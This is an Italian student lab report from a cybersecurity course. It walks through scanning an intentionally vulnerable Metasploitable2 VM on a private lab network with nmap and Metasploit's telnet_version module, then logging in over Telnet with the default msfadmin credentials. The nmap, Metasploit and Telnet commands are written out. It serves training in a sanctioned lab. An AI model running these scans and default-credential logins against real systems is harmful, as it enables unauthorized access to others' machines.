EPICODE

CS0424
S7 / L2

Exploit Telnet con Metasploit

Victoria M. Braile

Prof. Antonio Pozzi

PANORAMICA

- Traccia esercizio
- Configurazione IP
- Porta 23 Telnet
- Metasploit
- RHOSTS
- Exploit

TRACCIA ESERCIZIO

- Sulla base dell'esercizio visto in lezione teorica, utilizzare **Metasploit** per sfruttare la vulnerabilità relativa a **Telnet** con il modulo **auxiliary telnet_version** sulla macchina Metasploitable.

- Prima, configurare l'ip della Kali con **192.168.1.25** e l'ip della Metasploitable con **192.168.1.40**.

CONFIGURAZIONE IP

Come prima cosa vengono configurati gli IP di Kali Linux e Metasploitable2, impostando rispettivamente **IP 192.168.1.25** per **Kali Linux** e **IP 192.168.1.40** per **Metasploitable2**.

Su **Metasploitable2** viene modificato il file di configurazione con in comando **sudo nano etc/network/interfaces** mentre su **Kali Linux** la modifica avviene **tramite GUI**.

Infine verifico la **comunicazione** tra le due macchine virtuali con il comando **ping**.

```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.777 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=1.63 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=1.28 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=1.62 ms

── 192.168.1.40 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.777/1.327/1.630/0.348 ms
```


```
msfadmin@metasploitable:~$ ping -c4 192.168.1.25
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=0.845 ms
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.716 ms
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.698 ms
64 bytes from 192.168.1.25: icmp_seq=4 ttl=64 time=0.967 ms

--- 192.168.1.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.698/0.806/0.967/0.112 ms
```

PORTA 23 TELNET

Come spiegato nella lezione di teoria, Metasploitable presenta un **servizio Telnet in ascolto sulla porta 23**, che trasferisce il traffico su un canale non cifrato.

Viene verificata comunque con il software **nmap** la presenza di questa vulnerabilità digitando sul terminale di Kali Linux il comando:
sudo nmap -sV -sT 192.168.1.40


Lo scan con **nmap conferma** la presenza del servizio Telnet in ascolto sulla porta aperta 23.



METASPLOIT

A questo punto si può passare all'utilizzo di **Metasploit** per sfruttare la vulnerabilità riscontrata.

Per avviare Metasploit viene usato il comando **msfconsole** dal terminale di Kali Linux, e una volta ricevuto il messaggio di "benvenuto" si utilizza il modulo ausiliario indicato nella lezione di teoria eseguendo il seguente comando:
use auxiliary/scanner/telnet/telnet_version



Torna a Panoramica


RHOSTS


La prima cosa da fare è controllare le opzioni necessarie per lanciare l'attacco, viene dunque eseguito il comando **show options**.

Tra i parametri da inserire si trova **RHOSTS**, l'indirizzo target dove è in **esecuzione** il servizio **telnet**. Viene quindi configurato **RHOSTS** eseguendo il seguente comando:


set RHOSTS 192.168.1.40

Dove l'indirizzo IP è quello della **Metasploitable**.





EXPLOIT



Dal momento che per il modulo scelto non è necessario specificare un payolad, si passa direttamente all'esecuzione dell'attacco usando il comando **exploit**.
Per verificare le informazioni che riporta il modulo, viene eseguiro il comando
telnet 192.168.1.40

Nel momento in cui viene richiesto il login, si inseriscono user e password msfadmin e msfadmin e una volta **ottenuto l'accesso** si ha la conferma del **successo dell'attacco**.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 10:14:30 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```